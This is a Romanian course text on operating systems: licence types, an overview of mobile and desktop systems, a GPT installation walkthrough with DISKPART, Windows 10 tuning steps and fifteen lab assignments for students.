- a) **Utilizator numit.** Poti defini un numar de utilizatori egal cu numarul de licente achizitionate. Nu mai multi. Aplicatia software (clientul de aplicatie) poate fi instalata pe oricate calculatoare vrei. Numai acei utilizatori definiti ca fiind utilizatori ai aplicatiei vor putea accesa software-ul, indiferent ce calculator folosesc.
- b) **Utilizator concurent.** Poti defini un numar nelimitat de utilizatori. Poti instala aplicatia pe oricate calculatoare. Restrictia apare la numarul de utilizatori ce utilizeaza aplicatia la un moment dat. Acest numar este egal cu numarul de licente achizitionate. Spre exemplu: presupunem ca ai achizitionat 3 licente – utilizator concurent. La un moment dat, 3 utilizatori folosesc aplicatia. Daca un al 4-lea incearca sa se conecteze, va fi respins pana cand unul dintre cei 3 utilizatori activi inchide aplicatia, eliberand astfel un loc.

Aceste tipuri de licente pot fi catalogate in functie de perioada de valabilitate a licentei:

a) **Licenta perpetua.**

Poti utiliza aplicatia software pentru o perioada nedefinita de timp.

b) **Abonament.**

Licenta este limitata la o perioada de timp (1 luna, 1 an, etc). La sfarsitul perioadei poti sa continui achitand o noua taxa de abonament, poti achizitiona o licenta perpetua (daca optiunea este specificata in contract) sau poti renunta la utilizarea aplicatiei.

Licente denumite generic Otherware

Categorie care este definita prin ceea ce nu este, adica licente care nu sunt comerciale, nu sunt freeware, nu sunt shareware:

1. ***Abandonware*** este un tip de licenta software care se refera la softul care nu mai este in vanzare, nu mai este sustinut de o companie sau pentru care nu este cunoscut (sau este incert) autorul.
2. ***Beerware***, licenta care ofera dreptul de folosire cu conditia ca in cazul in care te intalnesti cu autorul respectivului soft sa ii cumperi o bere.
3. ***Careware*** – utilizatorul nu plateste autorului softului respectiv, ci doneaza pentru un anume eveniment (proiect) caritabil.
4. ***Greenware*** – in schimbul utilizarii produsului software trebuie sa faci “o fapta buna” pentru mediul inconjurator.
5. ***Donationware*** – asemanator cu Careware, trebuie facuta o donatie pentru a inregistra aplicatia respectiva.
6. ***E-mailware*** – inregistrarea se face trimitand un email autorului
7. ***Postcardware*** – cel care foloseste aplicatia respectiva trebuie sa ii trimita o carte postala autorului.
8. ***Prayerware*** – spune o rugaciune pentru autorul aplicatiei si o poti folosi .

15. Recapitulare SO

Obiective:

1. Generalizarea, sistematizarea și aplicarea cunoștințelor.

15.1 SO pentru telefoanele mobile

Android este un sistem de operare foarte popular cu un magazin de aplicații foarte bogat și cu posibilități foarte mari. Este dezvoltat de Google și asta îi conferă încă un atu, acela de a avea la dispoziție nativ toate serviciile companiei. Totodată este un sistem open source, ceea ce îl face extrem de personalizabil. Așa se face că există extrem de multe variante de Android care mai de care... Fiecare producător de telefoane mobile își face propria interfață de utilizare care să-i atragă pe clienți. Cu toate acestea, Android este și un mare consumator de resurse. Este bine știut că telefoanele slabe cu Android suferă de o mare întârziere în utilizare. Deci dacă nu ai un buget care să-ți permită să cumperi un telefon de top, Androidul s-ar putea să fie o variantă care să-ți dea mai apoi bătăi de cap. O altă problemă pe care eu am întâmpinat-o pe telefoanele cu Android a fost aceea a încetirii drastice după o perioadă de utilizare. Chiar dacă la prima deschidere telefonul pare să te încânte, totuși după ce instalezi câteva aplicații și îl folosești câteva luni observi că se încarcă tot mai greu și se mișcă tot mai lent. De exemplu, am o tabletă cu procesor dual-core de 1.5 Ghz și 1 Gb RAM (aparent niște cifre decente) care se mișcă groaznic de cum instalez 5 aplicații. La prima deschidere merge impecabil, dar după ceva timp devine insuportabilă.

iOS a cucerit piața telefoanelor mobile încă de la lansare prin ușurința cu care poate fi utilizat. Este drept! iOS este un sistem de operare frumos care poate fi folosit fără prea mari dificultăți de oricine. Dar este un sistem extrem de închis. Poți face doar ce te lasă Apple să faci, adică foarte puține. Apoi dacă îți cumperi iPhone, trebuie să fii conștient că vei fi nevoit să schimbi telefonul destul de des dacă vrei să rămâi la zi cu sistemul de operare și cu aplicațiile. Încă un lucru puțin bizar este că imediat ce apare un nou iPhone, vechiul model începe să se miște un pic mai lent (comparativ cu viteza pe care o avea tot el înainte de apariția noului model – deci nu compar mere cu pere). Unde mai pui și faptul că este foarte complicat și aproape chinuitor să copiezi niște fișiere într-un iPhone. Deci iOS da, doar dacă te ține punga să schimbi telefonul măcar la doi ani și să nu ai pretenții de a face absolut tot ce vrei tu cu el.

Windows Phone este cel mai tânăr sistem dintre cele menționate și până acum m-a surprins plăcut. Cel mai tare mă bucur că se mișcă bine chiar și pe telefoane care au o platformă tehnică nu prea strălucită. Chiar dacă nu este cel mai frumos sistem de operare, totuși funcționează, este stabil și productiv. Să am un telefon care răspunde foarte bine la tot ce-i dau de făcut din prima până în ultima zi de utilizare. Nu mă interesează jocurile, așa că nu văd un minus în faptul că Windows Phone stă prost la acest capitol. E drept și că magazinul de aplicații nu este atât de bine dezvoltat ca la competitori, însă cred că acest lucru se va echilibra cu timpul. Plus că fiind produs de Microsoft ai avantajul unui Office preinstalat și al altor programe dedicate. Deoarece Windows 10 este un succes, ai posibilitatea de a folosi un ecosistem care înglobează Desktopul, tableta și telefonul mobil într-un mare stil.

15.2 SO pentru calculatoarele personale

Microsoft Windows

Microsoft a revoluționat utilizarea calculatoarelor prin sistemul de operare Windows, care a copiat conceptul de interfață grafică pionierat de Steve Jobs la Apple pe Macintosh în 1984. În prezent, la aproape 30 de ani distanță, Windows deține o cotă de piață de aproape 90% prin intermediul a trei versiuni:

Windows XP – Lansat în octombrie 2001, Windows XP a oferit o nouă eXPeriență prin concentrarea pe funcționalitatea demonstrată deja de precursorul Windows 95. Lăudat de presă internațională, WinXP a devenit sistemul de operare preferat în special în varianta Professional, care a inclus numeroase opțiuni de securitate și rețea suplimentare comparativ cu varianta Home. În 2012, Windows XP are o cotă de piață de aproximativ 37%.

Windows Vista – La începutul anului 2007 Microsoft a lansat Windows Vista, un sistem de operare caracterizat de o schimbare a interfeței de utilizator și de introducerea a numeroase noutăți de ordin tehnic și de securitate, aproape invizibile pentru utilizatorul final.

În ciuda faptului că a reprezentat un salt important din punct de vedere tehnologic datorită celor șase ani trecuți de la Windows XP, noul OS a fost aspru criticat de presa de specialitate și a sfârșit prin a fi marginalizat, utilizatorii rămânând fideli bătrânului XP. Principalul defect: slaba compatibilitate cu aplicațiile și driverele. În 2012, Windows Vista are o cotă de piață de circa 11%.

Windows 7 – Spre finalul anului 2009, Microsoft a lansat Windows 7, un sistem de operare bazat pe Vista care a pus însă accentul pe experiența utilizatorului final. Pe lângă compatibilitatea foarte bună cu aplicațiile și, mai ales, cu componentele hardware, Windows 7 include un nou design pentru interfața grafică, îmbunătățiri menite să ajute performanța sistemului și suport pentru multi-touch. Apreciat aproape în unanimitate de comunitatea IT, Windows 7 este în 2012 sistemul de operare cu cea mai mare cotă de piață: 42%.

Windows 8 – Microsoft are o abordare diferită. Windows 8 este un sistem de operare dedicat atât PC-urilor, cât și tabletelor, dispozitive care cunosc o explozie de popularitate. Programat să apară în cursul anului 2012, Windows 8 propune o interfață de utilizator complet schimbată botezată Metro, asemănătoare cu cea disponibilă pe tablete: meniul de start dispare în favoarea unui Start Screen, Windows Explorer cu interfața Ribbon, Task Manager îmbunătățit, magazin de aplicații Windows Store asemănător cu App Store sau Android Market și multe altele. Practic, prin Windows 8 va exista o apropiere de funcționalitate și utilizare între PC-uri, tablete și, de ce nu, telefoane mobile. Spun și telefoane mobile mai ales datorită direcției Google, al cărui Android IceCream este optimizat atât pentru tablete, cât și pentru mobile.

Apple Mac OS X

Mac OS este urmașul sistemului de operare dezvoltat de Apple în prima parte a anilor '80 pe primele versiuni ale calculatoarelor Macintosh, cunoscut la vremea respectivă sub banalul nume System Software. În 1999 a apărut Mac OS X, care pe parcursul ultimului deceniu a ajuns la versiunea 10.12, cunoscută și sub numele de cod Sierra.

Mac OS X este un sistem de operare închis, disponibil exclusiv pe computerele Apple, aceasta fiind o bună explicație pentru cota de piață de numai 7% pe care o are în 2012.

Comparativ cu diversele versiuni de Windows, MacOS pune accentul pe experiența utilizatorului final printr-o interfață grafică intuitivă și un taskbar bazat pe un concept diferit de utilizare. Principalele avantaje sunt ușurința de utilizare a aplicațiilor, care pot fi accesate foarte ușor datorită existenței unei singure iconițe și pot fi deinstalate prin simpla “aruncare” a acestora în “coșul de gunoi”.

Chiar dacă comunitatea de dezvoltatori pentru MacOS este numeroasă, există și dezavantaje: numeroase aplicații celebre disponibile pe Windows nu au versiune de MacOS, iar jocurile populare pe platforma Microsoft sunt o necunoscută pentru Apple.

Linux

Am ajuns și la Linux, un sistem de operare Open Source a cărui cotă totală de piață se învârt la aproximativ 1% în 2012. Deschiderea OS-ului a însemnat că oricine a putut crea propria distribuție de Linux, motiv pentru care în prezent există numeroase opțiuni pentru utilizatori.

Deși diferite, toate distribuțiile de Linux au câteva puncte comune esențiale: sunt gratuite, sunt ușor de instalat, au compatibilitate hardware bună, au versiuni gratuite pentru cele mai uzuale aplicații Windows, sunt stabile și nu au (aproape deloc) viruși.

Dacă activitatea ta se bazează preponderent pe navigare web, comunicare pe chat, editare de texte, vizionat filme și ascultat muzică poți lua în calcul instalarea unei distribuții Linux.

Linux Mint – Aceasta este în prezent cea mai apreciată distribuție de Linux. Procesul de instalare este simplu și durează maxim 15 minute, iar interfața este simplă și intuitivă: există un singur meniu pentru aplicații și administrarea OS-ului.

Ubuntu – Tocmai a pierdut coroana de rege, însă Ubuntu rămâne una dintre distribuțiile de top datorită desktopului Unity, o interfață full-screen care îți permite să schimbi rapid între aplicații. Din păcate, are probleme de stabilitate și cerințe hardware destul de ridicate.

Fedora – Aceasta distribuție mizează pe interfață grafică GNOME Shell, care permite tranziții animate, un taskbar și un “lansator” de aplicații. Se aseamănă în bună măsură cu Ubuntu, dar are numeroase probleme la instalarea codecurilor MP3, pluginurilor Adobe Flash și driverelor Nvidia.

ChromeOS

Internetul s-a dezvoltat dramatic în ultimii ani, iar numărul și performanțele aplicațiilor web-based cresc semnificativ în ultima perioadă, ceea ce duce la o scădere a influenței aplicațiilor desktop. Google a intuit acest potențial în creștere și a lansat Google Chrome OS, un sistem de operare care lucrează doar cu aplicații web. Practic, Chrome OS este format doar dintr-un browser Chrome care se conectează la internet, acesta fiind mediul în care interacționezi cu toate aplicațiile, indiferent că vorbim despre editare documente, editare foto sau streaming video. Totuși, lumea IT nu este încă pregătită pentru o mutare completă pe internet, motiv pentru care Google Chrome OS este încă departe de a deveni o alternativă la OS-urile clasice, cel puțin până în momentul în care se vor rezolva probleme precum spațiul de stocare, editare video sau instabilitatea conexiunilor la internet.

15.3 Instalarea unui SO. Metode de instalare

Instalarea unui sistem de operare Windows folosind sistemul de partitionare GPT

Situație

Dacă vrea să convertim hard disk-ul principal de boot din sistemul MBR (Master boot record) în GPT (GUID Partition Table) încă din timpul instalării fără a folosi LiveCD-uri de Linux sau alte utilitare o putem face foarte simplu cu comanda DISKPART.

GPT are multe avantaje față de MBR dar cele mai importante sunt că suportă medii de stocare mai mari de 2TB și că se pot face mai mult de 4 partiții primare pe același hard disk, deci putem instala mai mult de 4 sisteme de operare pe același hard disk.

Backup

Tot hard diskul va fi sters complet. Soluția necesită un plan complet de backup al tuturor datelor de pe hard disk.

Soluție. Pași de urmat

1. În primul rând, PC-ul trebuie să booteze de pe mediul de stocare care conține imaginea de instalare a sistemului de operare. Se poate realiza acest lucru fie setând din BIOS ordinea de bootare (DVD sau USB), fie apăsând tasta F12 la pornirea calculatorului pentru a se afișa meniul de boot.
2. Urmăriți toți pașii instalării sistemului de operare (licență de utilizare, introducerea licenței de utilizare, etc) până ajungeți la pasul în care trebuie aleasă/creată partiția pe care să fie instalat sistemul de operare.
3. Aici apăsați tastele SHIFT+F10 pentru a deschide un Command Prompt.
4. Prima dată vom lansa programul DISKPART tastând în cmd DISKPART. Apoi va trebui să verificăm denumirea exactă a hard diskului pe care se va instala sistemul de operare. Tastam:

list disk. Mai departe selectam diskul: select disk <numarul diskului>. De regula numarul diskului Master este 0, deci comanda va fi select disk 0. Apoi vom sterge toate partițiile hard diskului: clean. Vom converti partiția în GPT: convert GPT. După ce am terminat putem ieși cu exit

5. După ce am închis și fereastra cmd este obligatoriu să apăsăm pe butonul de Refresh al ferestrei de unde se pot crea partițiile pentru a se actualiza informațiile referitoare la hard disk.

6. Apoi va trebui să selectăm întreg spațiu nepartitionat și să continuăm cu procedura de instalare a sistemului Windows. Putem partitiona hard diskul și după instalare, fie cu ajutorul unui program, fie chiar din Disk Management.

Impact colateral

Windows XP și Vista nu suportă sistemul GPT, acesta putând fi folosit de la Windows 7 în sus. De asemenea, dacă nu avem un sistem de tip UEFI sau un Legacy BIOS care să suporte GPT nu putem folosi acest tip de partitionare.

Plan de restaurare în caz de nefuncționare

Comanda clean va șterge toate partițiile de pe hard disk (deci toate informațiile). Nu se mai poate face o restaurare după ce s-a dat această comandă.

În cazul în care sistemul de BIOS nu suportă GPT, putem reveni la MBR prin comandă:
convert mbr

15.4 Configurarea unui SO

Configurare Windows 10 după instalare, pentru performanțe mai bune

❖ *Sporirea confidențialității*

Windows 10, spre deosebire de versiunile anterioare ale aceleiași sistem de operare, iar acest lucru nu este un secret pentru nimeni, colectează și transmite companiei Microsoft o variată gamă de informații, pe care unele persoane le pot considera intime.

Acest comportament al Windows 10, chiar dacă avem promisiunea companiei că acestea nu vor fi putea fi accesate public și nici nu vor fi divulgate vreodată, i-a îngrijorat și continuă să-i îngrijoreze, pe bună dreptate uneori, pe tot mai mulți dintre cei care au aderat la el.

Pentru a oferi utilizatorilor săi posibilitatea de a prelua controlul total asupra sistemului, după lansarea Windows 10 au început să apară programe care mai de care mai simple și explicite, despre unele dintre acestea vorbindu-vă chiar eu pe site-ul programecalculator.ro.

Dintre toate soluțiile de acest gen existente actualmente, eu și mulți alți entuziaști Windows, preferăm utilizarea în acest scop a programului ShutUp10, realizat de către O&O Software, dezvoltator renumit pentru instrumentul de defragmentare cu același nume.

Odată descărcat, acesta vă permite să activați sau dezactivați acele caracteristici care nu vă permit să vă simțiți confortabil folosind Windows 10. Mai mult, acesta vine în ajutorul tuturor celor mai puțin experimentați cu un profil preconfigurat ce poate fi activat din File » Actions.

Înainte de aplicarea setărilor recomandate, programul vă va sfătui să creați un punct nou de restaurare a sistemului, care vă va ajuta să resetați modificările dacă apar probleme.

Pe de altă parte, dacă doriți să folosiți setările active în sistemul meu, puteți descărca de aici fișierul meu de configurare, pentru a-l încărca și aplica în propriile voastre computere, deși nu prea văd ce motive ați avea pentru a face acest lucru.

Celor interesați de explicații detaliate și săpături pe marginea acestui subiect, vă recomand să începeți investigațiile de aici, un material interesant care, vă garantez, e practic imposibil să vă lase indiferenți.

Revenind la O&O ShutUp10, pentru aplicarea tuturor modificărilor este necesar să reponiți computerul. Repornirea poate fi efectuată după închiderea programului sau mai târziu, fără a avea vreo importanță momentul preferat.

❖ *Dezactivare caracteristici și aplicații nenecesare*

Sistemele de operare Windows vin dotate cu caracteristici pe care mulți dintre noi nu le vom folosi niciodată. E inutil și contraproductiv să le păstrăm active, iar dezactivarea acestora —sau dacă este posibilă, dezinstalarea lor— e o metodă bună de reducere a consumului de resurse. În plus, le vom putea reinstala oricând vom avea nevoie de ele.

În ceea ce mă privește, mi-am făcut un obicei din a renunța la caracteristicile media, la IE 11, serviciile și vizorul XPS, ce pot fi dezactivate din panoul Caracteristici Windows, ce poate fi accesat executând în caseta RUN comanda „optionalfeatures,,.

În plus, renunț la multe dintre aplicațiile implicite ale Windows 10 de care nu am nevoie, pe care le dezinstalez după cum am explicat aici. Metoda recomandată cu precădere celor care fac așa ceva pentru prima dată, este cea care se implică utilizarea CCleaner în acest scop.

3D Builder, Companion Mobil, Meteo, Muzică Groove, Știri, Sway, Sport, Filme și TV, Telefon și Xbox, Microsoft Solitarire Collection, OneNote, Obțineți Office și Skype sunt cele la care renunț de fiecare dată deoarece fie n-am nevoie de ele, fie nu le folosesc deloc pe desktop, ci doar pe telefon (OneNote și Skype, de exemplu).

❖ *Optimizare Windows modificându-i regiștrii*

Optimizarea unui sistem de operare începe prin dezactivarea caracteristicilor nefolositoare celui aflat în fața PC-ului, continuă cu ajustarea timpilor de reacție și a comportamentului și se finalizează prin efectuarea procedurilor de mentenanță.

În capitolul curent suntem poziționați undeva între prima și cea de-a doua etapă, așadar vom trata în egală măsură dezactivarea caracteristicilor nefolositoare și ajustarea parametrilor ce pot determina un comportament mai performant.

În acest scop am publicat la un moment dat un script de configurare care va activa, modifica sau dezactiva următoarele caracteristici:

- AutoEndTasks – Accelerează procesul de log off, oprire sau repornire a calculatorului forțând închiderea rapidă a serviciilor în execuție.
- HungAppTimeout – Micșorează timpul de așteptare înainte de închiderea programelor pentru care utilizatorul a solicitat închiderea forțată prin intermediul butonului „End Task al Task Manager.
- MenuShowDelay – Reduce timpul în care sunt afișate meniurile solicitate de utilizator.
- WaitToKillAppTimeout – Accelerează procesul de log off, oprire sau repornire a calculatorului forțând închiderea rapidă a proceselor în execuție.
- LowLevelHooksTimeout – Reduce timpul de așteptare dinaintea opririi forțate a serviciilor care nu răspund solicitării de oprire.
- MouseHoverTime – Accelerează afișarea descrierilor la poziționarea cursorului deasupra caracteristicilor sistemului de operare sau fișierelor din computer.
- NoLowDiskSpaceChecks – Dezactivează verificarea și avertizarea cu privire la spațiu liber rămas pe Hard Disk.
- LinkResolveIgnoreLinkInfo – Indică sistemului de operare să ignore programele eliminate din computer, dar spre care încă mai există scurtături orfane.
- NoResolveSearch – Împiedică Windows să caute unitatea de disc pentru a rezolva o comandă rapidă.
- NoResolveTrack – Împiedică Windows să utilizeze funcția de urmărire a sistemului de fișiere NTFS pentru a rezolva o comandă rapidă.
- NoInternetOpenWith – Dezactivează caracteristica de căutare pe Internet a unei aplicații cu care să deschidă un fișier anume, la accesarea funcției „Open with...” din meniul contextual.
- WaitToKillServiceTimeout – Micșorează timpul de așteptare înainte de oprirea forțată a serviciilor care au primit notificare de oprire dar nu s-au conformat în timp util.
- NoNetConnectDisconnect – Elimină opțiunea „Map network drive...” din meniul contextual.

Arhiva .rar ce conține scripturile de aplicare și anulare a setărilor menționate mai sus poate fi descărcată de aici. După dezarhivare, executați dublu click pe fișierul „Optimizări Windows” și urmați instrucțiunile pentru instalarea sa.

Dacă după repornirea computerului apar probleme, ori în situația în care trageți concluzia că preferați setările implicite, executați fișierul .reg „Anulare Optimizări” și reporniți calculatorul.

❖ *Eliminare OneDrive din panoul de navigare a Windows Explorer*

Microsoft a considerat utilă integrarea în panoul de navigare a Windows Explorer a propriului serviciu de stocare și sincronizare cloud, dar dacă nu folosiți OneDrive, îl puteți elimina cu ușurință, descărcând dezinstalați clientul OneDrive din Windows 10, urmați aceste instrucțiuni și executând fișierul reg „EliminăOneDrive,,.

Pentru reactivare executați „AdăugareOneDrive,,. Ambele operații vor avea efect abia după reponirea Windows Explorer sau a computerului. Apropo de asta, dacă doriți să dezinstalați clientul OneDrive din Windows 10, urmați aceste instrucțiuni:

Pentru început, dacă nu ați făcut deja acest lucru, va trebui să deconectați clientul de la contul Microsoft. Puteți face asta din ramura Settings a meniului contextual al clientului. De asemenea, vă recomand să dezactivați și executarea automată a clientului serviciului OneDrive la pornirea sistemului de operare, debifând caseta indicată de a doua săgeată din captura de ecran inferioară.

Înainte de efectuarea dezinstalării va trebui să vă asigurați că procesul clientului nu rulează în acel moment. Pentru asta, deschideți o fereastră a CMD și tastați comanda următoare:

```
TASKKILL /f /im OneDrive.exe
```

Dezinstalarea se face tot din CMD, dar comanda care se ocupă de asta diferă de la o platformă la alta. Astfel, dacă doriți să dezinstalați clientul OneDrive dintr-un Windows 10 de 32 de biți, comanda va fi:

```
%systemroot%\System32\OneDriveSetup.exe /uninstall
```

În schimb, dacă doriți să efectuați instalarea într-o versiune de 64 de biți a Windows 10, comanda pentru dezinstalare este următoarea:

```
%systemroot%\SysWOW64\OneDriveSetup.exe /uninstall
```

Pentru eliminarea OneDrive din panoul de navigare a Windows Explorer eliminați din Windows Registry, folosind Registry Editor, următoarele chei:

```
HKEY_CLASSES_ROOT\Wow6432Node\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}
```

```
HKEY_CLASSES_ROOT\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}
```

Reinstalarea, în caz că la un moment vi se face dor de OneDrive și simțiți că viața nu mai are sens fără el, se efectuează executând în CMD următoarele comenzi:

În Windows 10 de 32 de biți: %systemroot%\System32\OneDriveSetup.exe

În Windows 10 de 64 de biți: %systemroot%\SysWOW64\OneDriveSet.exe

Cam asta ar, dar dacă tot am adus vorba de servicii de sincronizare cloud, vă reamintesc de lista celor mai bune dintre acestea, asta în caz că sunteți în căutarea unei alternative.

❖ *Eliminare „Rețea” din Windows Explorer*

Dacă nu conectați calculatorul personal la o rețea de calculatoare, puteți elimina din panoul de navigare a Windows Explorer și scurtătura către locațiile de rețea. Pentru asta, va trebui să modificați valoarea Attributes din

```
ShellFolder » HLM » SOFTWARE » WOW6432Node » Classes » CLSID » {F02C1A0D-BE21-4350-88B0-7367FC96EF3C} » ShellFolder și din
```

```
HCR » CLSID » {F02C1A0D-BE21-4350-88B0-7367FC96EF3C} » ShellFolder:
```

Eliminare Rețea din Windows Explorer

Înlocuiți valoarea existentă cu b0940064 și reporniți computerul sau Windows Explorer.

Obs: Pentru a putea modifica ambele valori, va trebui să obțineți permisiuni de administrare.

LABORATOR NR: 1

Introducere în SO. Funcțiile unui SO. Clasificarea tipurilor de SO

Sarcina 1:

Să se prezinte printr-o schema sau diagramă o clasificare a sistemelor de operare pentru telefoanele mobile și a celor pentru calculatoarele personale, identificând în schema respectivă toate versiunile sistemului de operare respective împreună cu luna și anul apariției versiunii.

Sarcina 2:

Să se prezinte o caracteristică detaliată a următoarelor sisteme de operare:

- Windows 7/ 8.1/ 10;
- Linux Mint/ Ubuntu/ Kali;
- Mac OS X Yosemite/ El Capitan/ Sierra

La prezentarea respectivă se va ține cont de următoarele:

- Data apariției sistemului de operare;
- Necesități hardware pentru instalare;
- Descrierea sistemului de operare utilizând imagini ale acestuia.

Data limită pentru realizare: Săptămâna 1

LABORATOR NR: 2

Caracteristicile tehnico-economice ale sistemelor de operare.

Fișa de post a administratorului de SO.

Echipamentele necesare pentru instalarea unui SO

Sarcina 1:

Să se prezinte cerințele față de administratorul de sistem, identificând punctele forte pentru angajarea în câmpul muncii unei companii. Argumentați importanța angajării în câmpul muncii al unui administrator de sistem.

Sarcina 2:

Să se prezinte echipamentele necesare pentru instalarea unui SO. La descrierea respectivă de vor evidenția mijloacele hardware și software care permit realizarea unui CD/ USB pentru boot.

Data limită pentru realizare: Săptămâna 2

LABORATOR NR: 3

BIOS-ul. Noțiuni generale. Lansarea programului de configurare a BIOS-ului, modificarea și salvarea setărilor

Sarcina 1:

Să se prezinte într-un tabel diferențele dintre BIOS Standard și UEFI după criterii, se vor utiliza cel puțin 5 criterii de diferențiere.

BIOS Standard	Criteriul de deosebire	BIOS UEFI

Sarcina 2:

Să se prezinte modul de lucru cu meniurile BIOS-ului la calculatorul personal, să se utilizeze imagini ale BIOS-ului respectiv.

Data limită pentru realizare: Săptămâna 3

LABORATOR NR: 4

Partiționarea HDD/SSD/SSHD. Proceduri de instalare a SO.

Instalarea propriu zisă a SO

Sarcina 1:

Să se prezinte 2-3 tehnici sau proceduri de partiționare a HDD-lui de la calculatorul personal, descrieți modul de utilizare a unui mijloc software pentru partiționare, evidențiind etapele prin imagini corespunzătoare.

Sarcina 2:

Să se prezinte metode de instalare a următoarelor sisteme de operare, utilizând imagini adecvate și mijloace software:

- a) Windows 7/ 8.1/ 10;
- b) Linux Mint/ Ubuntu/ Kali;
- c) Mac OS X Yosemite/ El Capitan/ Sierra

Data limită pentru realizare: Săptămâna 4

LABORATOR NR: 5

Drivere. Căutarea și instalarea acestora. Configurarea SO conform

nevoilor utilizatorului. Configurarea suprafeței de lucru.

Programe de monitorizare a performanțelor unui PC

Sarcina 1:

Să se prezinte moduri de căutare/ instalare și update a pachetului de drivere pentru calculatorul personal. Descrieți modul de utilizare a aplicațiilor: DPS – DriverPack Solution și Driver Booster.

Sarcina 2:

Să se prezinte modul de configurare a calculatorului personal, identificând mai apoi programele necesare pentru monitorizarea performanțelor calculatorului personal.

Data limită pentru realizare: Săptămâna 5

LABORATOR NR: 6

Instrumentele oferite de panoul de control

Sarcina 1:

Să se prezinte o scurtă descriere a instrumentelor oferite de panoul de control:

- Appearance and Personalization;
- Clock , Language și Region;
- Network și Internet;
- Programs;
- Security și User Accounts.
- System și Maintenance;

Sarcina 2:

Să se prezinte modul de utilizare, exemple a instrumentelor oferite de panoul de control:

- Appearance and Personalization;
- Clock , Language și Region;
- Network și Internet;
- Programs;
- Security și User Accounts.
- System și Maintenance;

Data limită pentru realizare: Săptămâna 6

LABORATOR NR: 7

Optimizarea și mentenanța SO

Sarcina 1:

Să se prezinte modul de utilizare a uneltelor de performanță:

- a uneltelor de sistem;
- a utilitatelor de defragmentare a HDD-lui;
- gestionarea fișierelor temporare;

Sarcina 2:

Să se prezinte modul de diagnosticare, de optimizare și de creare a copiilor de rezervă pentru un calculator, indentificînd uneltele software utilizate pentru sarcinile respective.

Data limită pentru realizare: Săptămâna 7

LABORATOR NR: 8

Configurarea modului de acces la rețea

Sarcina 1:

Să se prezinte într-un tabel diferențele dintre conectivitățile de rețea IPv4 și IPv6 după criterii, se vor utiliza cel puțin 5 criterii de diferențiere.

Conectivitatea IPv4	Criteriul de deosebire	Conectivitatea IPv6

Sarcina 2:

Să se prezinte specificul procedurilor de configurare a unui protocol de rețea.

Data limită pentru realizare: Săptămâna 8

LABORATOR NR: 9

Instalarea și configurarea echipamentelor periferice

Sarcina 1:

Să se prezinte modul de stocare a datelor pe următoarele dispozitive:

- a) CD/DVD;
- b) HDD;
- c) SSD;
- d) SSHD;

Sarcina 2:

Să se prezinte modul de conectare/ deconectare a următoarelor dispozitive periferice:

- a) Tabla interactivă;
- b) Multifuncționala laser;

Data limită pentru realizare: Săptămâna 9

LABORATOR NR: 10

Conectori și cabluri destinate conectării echipamentelor periferice. Proceduri de conectare a echipamentelor periferice

Sarcina 1:

Să se prezinte printr-o schema sau diagramă o clasificare a conectorilor și cablurilor destinate conectării echipamentelor periferice, identificând în schema respectivă toate de conectori și cabluri, împreună cu luna și anul apariției acestora pe piață.

Sarcina 2:

Să se stabilească procedurile necesare pentru conectarea a cel puțin 5 echipamente periferice, identificând tipurile de conectori și cabluri utilizate.

Data limită pentru realizare: Săptămâna 10

LABORATOR NR: 11

Gestiunea programelor de tip antivirus

Sarcina 1:

Să se prezinte modul de funcționare strategic al unui virus și al unui antivirus, identificând etapele de lucru a acestora.

Sarcina 2:

Să se stabilească procedeele de verificare a unui HDD/ SSD împotriva programelor de tip virus. Explicați câteva metode de înlăturare a virușilor informatici, identificând unele software capabile să realizeze procedura respectivă.

Data limită pentru realizare: Săptămâna 11

LABORATOR NR: 12

Instalarea aplicațiilor frecvent utilizate. Pachete de programe frecvent utilizate

Sarcina 1:

Să se prezinte modul de utilizarea a pachetului MS Office:

- Să se elaboreze o pagină din cartea de povești preferată, utilizând MS Word;
- Să se elaboreze un ciaz analog (5 min.), utilizând MS PowerPoint;
- Să se elaboreze conversiile pentru multiplii unui octet, utilizând MS Excel;
- Să se elaboreze o bază de date pentru instituția absolvita recent, utilizând MS Access;

Sarcina 2:

Să se prezinte etapele pentru instalarea următoarelor softuri:

- un browser;
- un player video;
- un player audio;
- un antivirus;

Data limită pentru realizare: Săptămâna 12

LABORATOR NR: 13

Administrarea aplicațiilor frecvent utilizate. Pachete de programe frecvent utilizate

Sarcina 1:

Explicați modul de soluționare a următoarelor probleme software:

- Programul de securitate antivirus nu mai sintetizează programele de tip virus, calculatorul este infectat cu Trojan, eliminați intrușii din calculatorul personal.
- De câteva zile ați observat că calculatorul personal frânează foarte tare atunci când încercați să copiați sau să mutați fișiere de cca. 20Mb, eliminați cauza acestei probleme.

Sarcina 2:

Argumentați importanța utilizării pachetelor software de la Adobe și Microsoft în redactarea fișierelor multimedia și a documentelor pentru oficiu. (minim 10 rânduri)

Data limită pentru realizare: Săptămâna 13

LABORATOR NR: 14

Respectarea cadrului normativ-juridic referitor la protejarea proprietății intelectuale în domeniul informaticii

Sarcina 1:

Argumentați importanța respectării cadrului normative-juridic referitor la protejarea proprietății intelectuale în domeniul informaticii. (minim 10 rânduri)

Sarcina 2:

Stabiliți metode/ idei concrete care ar putea fi implementate în R. Moldova pentru a putea combate pirateria software. Argumentați. (minim 10 rânduri)

Data limită pentru realizare: Săptămâna 14

LABORATOR NR: 15

Recapitulare SO

Sarcina 1:

Să se prezinte o gazetă de perete la teme:

- Sistemele de operare pentru telefoanele mobile și tablete din 2017;
- Sistemele de operare pentru calculatoarele personale din 2017;

Sarcina 2: Concurs (30-45 min.)*

Să se împartă colectivul de elevi formând 3 grupe cu un număr egal de elevi. Grupele vor avea în conducerea lor un lider care va stabili denumirea echipei: Windows OS, Linux OS și Mac OS. Etapele de desfășurare a concursului respectiv vor fi stabilite de către profesor.

Data limită pentru realizare: Săptămâna 15